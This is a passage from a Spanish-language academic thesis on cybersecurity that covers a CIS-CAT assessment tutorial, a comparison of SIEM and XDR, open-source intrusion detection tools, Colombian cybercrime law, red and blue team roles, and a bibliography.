
https://www.cisecurity.org/insights/webinar/introducing-the-cis-controls-assessment-module

CIS-CAT®: programa con interfaz gráfica o por la línea de comandos para realizar la evaluación de un sistema operativo confrontándolo con buenas prácticas ya comprobadas, el cual generará un documento con los puntos a mejorar en el sistema, este programa se puede descargar de:

https://learn.cisecurity.org/cis-cat-lite?_gl=1*qh9gp7*_ga*MTIzMzk5MTU0Ni4xNzEwNTEzODA2*_ga_N70Z2MKMD7*MTcxMTI3OTk4Ny42LjEuMTcxMTI4MDM0Mi42MC4wLjA.*_ga_3FW1B1JC98*MTcxMTI3OTk4Ny42LjEuMTcxMTI4MDM0Mi4wLjAuMA


Tutorial CIS.

Figura 51 Descarga del programa




Fuente: elaboración propia

Figura 52 Ejecución del programa




Fuente: elaboración propia

Figura 53 Modo de escaneo




Fuente: elaboración propia

Figura 54 Selección sistema operativo




Fuente: elaboración propia

Figura 55 Opciones de configuración




Fuente: elaboración propia

Figura 56 Inicio del escaneo



Fuente: elaboración propia

Figura 57 Generación de reporte



Fuente: elaboración propia

Manual de uso
https://ciscat-assessor.docs.cisecurity.org/en/latest/User%20Guide%20-%20Assessor/

Video tutorial funcionamiento del CIS
https://drive.google.com/file/d/1kvy6FbjjOWi7uTU8B3OqXb8lvr0xxD4u/view?usp=sharing

4.5 Diferencias entre SIEM y XDR

Tabla 3 Diferencias entre SIEMN y XDR

SIEM[52]	XDR[53]
Administración de eventos e información de seguridad	Detección y respuesta extendidas
Detecta, analiza y responde a las ciber amenazas.	Previene, detecta, investiga y responde.
Combinación de administración de información de seguridad - SIM y administración de eventos de seguridad - SEM	Combina productos de ciber seguridad e información en soluciones simples.
Sus capacidades son: administración de registros, correlación de eventos, Supervisión de incidentes y respuesta.	Sus capacidades son: incidentes correlacionados, análisis, detección y respuesta automatizadas, aprendizaje automático e IA, reparación automática de activos afectados
Sus ventajas son: vista centralizada de amenazas, reconoce movimientos sospechosos en vivo, avanzada inteligencia sobre ciber amenazas, generación de reportes y auditorias sobre cumplimientos normativos, más transparencia para monitorear a las aplicaciones, los dispositivos y los usuarios.	Sus ventajas son: mayor visibilidad y más eficacia, administrador de alertas, detección de ciber amenazas en tiempo real, priorización, respuesta integrada en conjunto con otras herramientas de seguridad, automatización de tareas.
Recolecta los datos de los eventos	Recopila e integra los datos
Proporciona información a los equipos de ciber seguridad para la detección y bloqueo de los ciber ataques	Proporciona visibilidad, análisis, alertas de incidentes correlacionados y **respuestas automáticas**.

Fuente: elaboración propia

[52] MICROSOFT. ¿Qué es SIEM? [Sitio Web]. Microsoft. 2024 consulta: [25 de marzo de 2024]. Disponible en: https://www.microsoft.com/es-es/security/business/security-101/what-is-siem#:~:text=Preguntas%20m%C3%A1s%20frecuentes-,Definici%C3%B3n%20de%20SIEM,a%20las%20operaciones%20del%20negocio.

[53] MICROSOFT. ¿Qué son la detección y respuesta extendidas (XDR)? [Sitio Web]. Microsoft. 2024Consulta: [25 de marzo de 2024]. Disponible en: https://www.microsoft.com/es-co/security/business/security-101/what-is-xdr.

4.6 Herramientas para detectar ataques informáticos bajo licencia GPL.

Snort: es un sistema de prevención de intrusiones – IPS *open source* el cual utiliza un conjunto de reglas para la definición de las actividades sospechosas realizadas en la red y la generación de las correspondientes alertas a los usuarios.

Con la aplicación instalada se tienen dos opciones a saber:

Conjunto de reglas de la comunidad: son reglas desarrolladas por la comunidad de Snort y pasadas por control de calidad por CISCO Talos, este conjunto es gratuito.

Conjunto de reglas del suscriptor de Snort: son reglas desarrolladas, probadas y aprobadas por CISCO Talos las cuales serán al ser actualizadas o desarrolladas serán actualizadas a los usuarios en tiempo real[54], se pueden encontrar 3 opciones de pago a saber: la personal con un valor de $29.99 dólares, para negocio y por sensor $ 399 dólares.

Suricata: programa informático para la detección de ciber amenazas y análisis de redes open source, se pueden destacar las siguientes funciones, registro y análisis de TLS/SSL, registro HTTP y Registro de DNS, mediante un lenguaje de firma detecta amenazas, violaciones a las políticas de seguridad y actividades dudosas, se pueden utilizar conjuntos de reglas proporcionadas por proofpoint y Talos[55]

Zeek: es un sensor open source que monitorea el tráfico de una red de manera silenciosa para crear registros de las transacciones observadas para la revisión manual de manera local o en un SIEM por parte de los analistas, como beneficios se ofrecen conjunto de registros que describen la actividad en la red, funcionalidad de tareas para el análisis y detección, se ejecuta en hardware básico.[56]

Ossec: sistema de detección de intrusiones – IDS basado en host open source es multiplataforma, realiza análisis de registro, monitoreo de archivos, y registros de Windows, políticas centralizadas, detecta rootkits, alarmas en tiempo real y respuestas activas, realiza inventario del sistema, auditorias de cumplimiento.[57]

---

[54] SNORT. What is Snort? [Sitio Web]. SNORT. 2024Consulta: [25 de marzo de 2024]. Disponible en: https://www.snort.org/.
[55] SURICATA. Features [Sitio Web]. SURICATA. 2024Consulta: [25 de marzo de 2024]. Disponible en: https://suricata.io/features/.
[56] ZEEK. About Zeek What Is Zeek? [Sitio Web]. zeek. 2024Consulta: [25 de marzo de 2024]. Disponible en: https://docs.zeek.org/en/current/about.html.
[57] OSSEC. Host Intrusion Detection for Everyone [Sitio Web]. OSSEC . 2024Consulta: [25 de marzo de 2024]. Disponible en: https://www.ossec.net/about/.

CONCLUSIONES

La ley 1273 de 2009 trata sobre los delitos informáticos, sus correspondientes penas, multas y establece la autoridad competente para conocer los delitos a los jueces penales municipales y la ley 1581 de 2012 trata sobre la protección de los datos personales, desarrolla los artículos 15 y 20 de la Constitución Política de Colombia, establece las multas por el desconocimiento o incumplimiento de la ley y establece como entidad competente para conocer los casos a la Superintendencia de Industria y Comercio.

El pentesting tiene una serie de pasos a seguir, los cuales pueden diferir de un autor a otro, para el presente trabajo académico se tomó lo expresado por Vilma Karina Álvarez Intriago en su trabajo titulado propuesta de una metodología de pruebas de penetración orientada a riesgos, donde se detallan las siguientes fases: 1. acuerdos y alcance de la auditoria, 2. recopilación de información y escaneo, 3. evaluación de riesgos y 4. Generación de informes.

En Colombia existe el cibercrimen como servicio, lo anterior teniendo en cuenta el caso de estudio analizado en la etapa 2, donde se unieron diferentes personas, funcionarios y exfuncionarios públicos para obtener información de objetivos estratégicos como servidores de la rama judicial, así como empresarios del país.

La comisión de los ciberdelitos afecta la percepción de la seguridad en el ciberespacio que tienen tanto las personas como las empresas, ya que afectan la confianza en los mecanismos electrónicos o digitales de seguridad y por ende las transacciones socioeconómicas que se puedan llegar a producir.
En Colombia existe un marco legal que contiene los ciberdelitos, la protección de la información, de los datos y el deber de denunciar, con lo cual se pretende desestimar la comisión de los delitos informáticos y exigir a las personas naturales y jurídicas tomar medidas para proteger y garantizar el correcto tratamiento de la información sensible.

Los antivirus y los firewalls son importantes para la protección de los activos de información tanto en el ámbito laboral como personal, ya que al no tenerlos en funcionamiento o actualizados permite a un atacante establecer una conexión de escritorio remoto utilizando para ello un Payload previamente programado.

En el ciberespacio existen muchas herramientas opensource que permiten realizar la simulación de diferentes ataques informáticos como el realizado en el presente trabajo académico y en el

cual se puede inferir que los ataques informáticos tienen un fuerte componente de identificación y en muchos casos de ingeniería social.

Se debe tener un protocolo de atención ante los ciber ataques con el fin de saber cómo proceder y evitar al máximo la perdida de información y de disponibilidad del servicio, para lo cual según el ataque se deberá proceder, por ejemplo, un ataque donde este comprometido el root deberá desconectarse el sistema, para múltiples intentos de acceso, se deberá bloquear la cuenta, entre otras acciones.

Como proceso de endurecimiento de una maquina Windows se debe tener en cuenta la creación de un usuario sin privilegios con el fin de prohibir la instalación de programas maliciosos o desconfiguración de las herramientas de seguridad como son el corta fuegos, el antivirus y actualización automática del sistema operativo.

Los Blue Team son un equipo de ciber seguridad que se basa en la defensa de los dispositivos y aplicaciones de una empresa para lo cual podrán hacer uso de marcos de trabajo como la familia ISO 27000, NIST y CIS.

Los Red Team son equipo de ciber seguridad que se basa en la seguridad ofensiva, los cuales simularan un ciber ataque con el fin de obtener las vulnerabilidades de la red o de las aplicaciones, se basan en marcos de trabajo como ATT&CK.

Los Purple Team se consideran la combinación de los Blue Team y Red Team, y en algunos casos se les asigna actividades de coordinación entre los equipos antes mencionados.

Los Equipos de respuesta a incidentes informáticos se basan en la seguridad reactiva, activándose ante los ciber ataques recibidos por alguna entidad afiliada o bajo su protección, suelen endurecer los sistemas antes de los ciber ataques y liderar esfuerzos en conjunto con otras entidades.

Los equipos de ciber seguridad permiten a una empresa la protección de sus activos tecnológicos e información, lo anterior cobra vital importancia para el cumplimiento del marco legal colombiano y garantizar a los usuarios de los servicios que su información está a salvo.

Los SIEM permiten administrar eventos e información de seguridad y los XDR permiten detectar, investigar y responder ante un ataque de ciber seguridad, según las lecturas realizadas los XDR entran a complementar la funcionalidad de los SIEM.

RECOMENDACIONES

En el momento de iniciar con la realización de un pentesting se recomienda tener la autorización por escrito de los responsables de la entidad en donde se especifique el tipo de pentesting y si es el caso las direcciones IPv4 o sitios web, el alcance y los objetivos.

Con el fin de ampliar los conocimientos en Blue Team se recomienda lo siguiente:

Se sugiere profundizar en temas como las herramientas para detectar ataques informáticos mediante la realización de prácticas de laboratorio en entornos controlados, lo anterior teniendo en cuenta que el presente trabajo aborda el tema de manera teórica.

El proceso de hardenización de dispositivos o sistemas operativos requiere unos conocimientos previos y conocimiento sobre configuración de estos, por lo tanto, se sugiere realizar prácticas con el fin de aumentar los conocimientos.

Con el fin de ampliar los conocimientos en Red Team se recomienda lo siguiente:

Realizar prácticas de laboratorio mediante el escaneo de sitios web vulnerables disponibles para tal fin y existentes en la web con el fin de ampliar los conocimientos en Red Team.

Explorar en diferentes fuentes de información oficiales y confiables sobre herramientas como Metasploit y los diferentes sploit existentes con el fin de conocer su funcionamiento y lo que permiten realizar a la hora de realizar un ejercicio de pentesting profesional.

Se recomienda la implementación de la estrategia de ciber seguridad basada en Blue Team y Red Team al interior de las empresas, basados en marcos de trabajo como NIST, MITRE ATT&CK , OWAS ZAP, OSSTMM e ISSAF.

BIBLIOGRAFIA

ALVAREZ INTRIAGO VILMA KARINA PROPUESTA DE UNA METODOLOGÍA DE PRUEBAS DE PENETRACIÓN ORIENTADA A RIESGOS [Sitio Web]. Vilma Karina Álvarez Intriago. abril de 2018Consulta: [09 de febrero de 2014]. Disponible en: https://www.semanticscholar.org/paper/PROPUESTA-DE-UNA-METODOLOG%C3%8DA-DE-PRUEBAS-DE-A-Intriago-Karina/f3be44039e5f4c1bfced6ad23455291b2a304c77?p2df.

ASANA. Gestión de incidentes: cómo crear un plan (incluye siete mejores prácticas): Team Asana. 16 de febrero de 2024Consulta: [19 de marzo de 2024]. Disponible en: https://asana.com/es/resources/incident-management.

BITDEFENDER. ¿Qué es un Exploit? Prevención de Exploits [Sitio Web]. bitdefender. 2024Consulta: [12 de febrero de 2014]. Disponible en: https://www.bitdefender.es/consumer/support/answer/22884/.

CHEATSHEET. MsfVenom [Sitio Web]. Consulta: [agosto de 2023]. Disponible en: https://afsh4ck.gitbook.io/ethical-hacking-cheatsheet/explotacion-de-vulnerabilidades/explotacion-en-hosts/msfvenom.

CIBERSEGURIDAD.COM. ¿QUÉ ES METASPLOIT FRAMEWORK Y CÓMO FUNCIONA? [Sitio Web]. ciberseguridad.com. 2024Consulta: [12 de febrero de 2014]. Disponible en: https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/#:~:text=Metasploit%20Framework%20es%20un%20marco,herramientas%20de%20prueba%20de%20penetraci%C3%B3n.

CIBERNOTA. III. Entendiendo el Marco de Trabajo de Metasploit [Sitio Web]. cibernota. 2024Consulta: [12 de febrero de 2014]. Disponible en: https://cibernota.com/tutorial-metasploit/4.

CIS. Sobre nosotros [Sitio Web]. CIS. 2024Consulta: [23 de marzo de 2024]. Disponible en: https://www.cisecurity.org/about-us.

CIS. Navegador de controles de seguridad críticos de CIS [Sitio Web]. CIS. 2024Consulta: [23 de marzo de 2024]. Disponible en: https://www.cisecurity.org/controls/cis-controls-navigator.

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 906 (31, agosto, 2004) Por la cual se expide el Código de Procedimiento Penal. En: Diario Oficial. Agosto, 2004. Nro. 45.657. p. 7

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 599 (24, julio, 2000) Por la cual se expide el Código Penal. En: Diario Oficial. Julio, 2000. Nro. 44.097. p. 238

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 599 (24, julio, 2000) Por la cual se expide el Código Penal. En: Diario Oficial. Julio, 2000. Nro. 44.097. p. 304.

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1453 (24, junio, 2011) Por medio de la cual se reforma el Código Penal, el Código de Procedimiento Penal, el Código de Infancia y Adolescencia, las reglas sobre extinción de dominio y se dictan otras disposiciones en materia de seguridad. En: Diario Oficial. Julio, 2000. Nro. 48.110. p. 3.

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273 (5, enero, 2009) Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado “de la protección de la información y de los datos”- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. En: Diario Oficial. Enero, 2009. Nro. 47.223. p. 5.

CVE.ORG. Acerca del programa CVE [Sitio Web]. CVE. 2024Consulta: [12 de febrero de 2014]. Disponible en: https://www.cve.org/About/Overview.

CVE.ORG. Estructura [Sitio Web]. CVE. 2024Consulta: [12 de febrero de 2014]. Disponible en: https://www.cve.org/ProgramOrganization/Structure.

DENNYS JOSE M. RED Team, BLUE Team, PURPLE Team, Ethical Hacking y sus diferencias BLUE Team [Sitio Web]. Dennys Jose M. 14 de octubre de 2022Consulta: [21 de marzo de 2024]. Disponible en: https://www.linkedin.com/pulse/red-team-blue-purple-ethical-hacking-y-sus-marquez-reyes-/?originalSubdomain=es.

DENNYS JOSE M. RED Team, BLUE Team, PURPLE Team, Ethical Hacking y sus diferencias RED Team [Sitio Web]. Dennys Jose M. 14 de octubre de 2022Consulta: [21 de marzo de 2024]. Disponible en: https://www.linkedin.com/pulse/red-team-blue-purple-ethical-hacking-y-sus-marquez-reyes-/?originalSubdomain=es.

GORGONA LUIS A Primera respuesta: antes de que llegue la policía Funciones de un CSIRT [Sitio Web]. Luis A Gorgona. Consulta: [21 de marzo de 2024]. Disponible en: https://www.oas.org/juridico/spanish/cyber/cyb46_csirts_sp.pdf.

IEEE. Reverse TCP and Social Engineering Attacks in the Era of Big Data [Sitio Web]. New York: Christine Atwell; Thomas Blasi; Thaier Hayajneh. 04 de julio de 2016Consulta: [28 de febrero de 2024]. Disponible en: https://ieeexplore-ieee-org.bibliotecavirtual.unad.edu.co/document/7502270.

IONOS. Activar el administrador en Windows 10 Comprobar o cambiar la cuenta de usuario de Windows [Sitio Web]. ionos. 25 de enero de 2022Consulta: [16 de marzo de 2024]. Disponible

en: https://www.ionos.es/digitalguide/servidores/configuracion/windows-10-activar-el-administrador/.

KALI. Características de Kali Linux [Sitio Web]. 2024Consulta: [26 de febrero de 2024]. Disponible en: https://www.kali.org/features/.

KEEPCODING. ¿Qué es Meterpreter? ¿Qué es un payload? [Sitio Web]. Redacción KeepCoding. 3 de julio de 2023Consulta: [28 de febrero de 2024]. Disponible en: https://keepcoding.io/blog/que-es-meterpreter/.

KEEPCODING. ¿Qué es Meterpreter? Comandos de Meterpreter [Sitio Web]. KeepCoding. Consulta: [01 de marzo de 2024]. Disponible en: https://keepcoding.io/blog/que-es-meterpreter/.

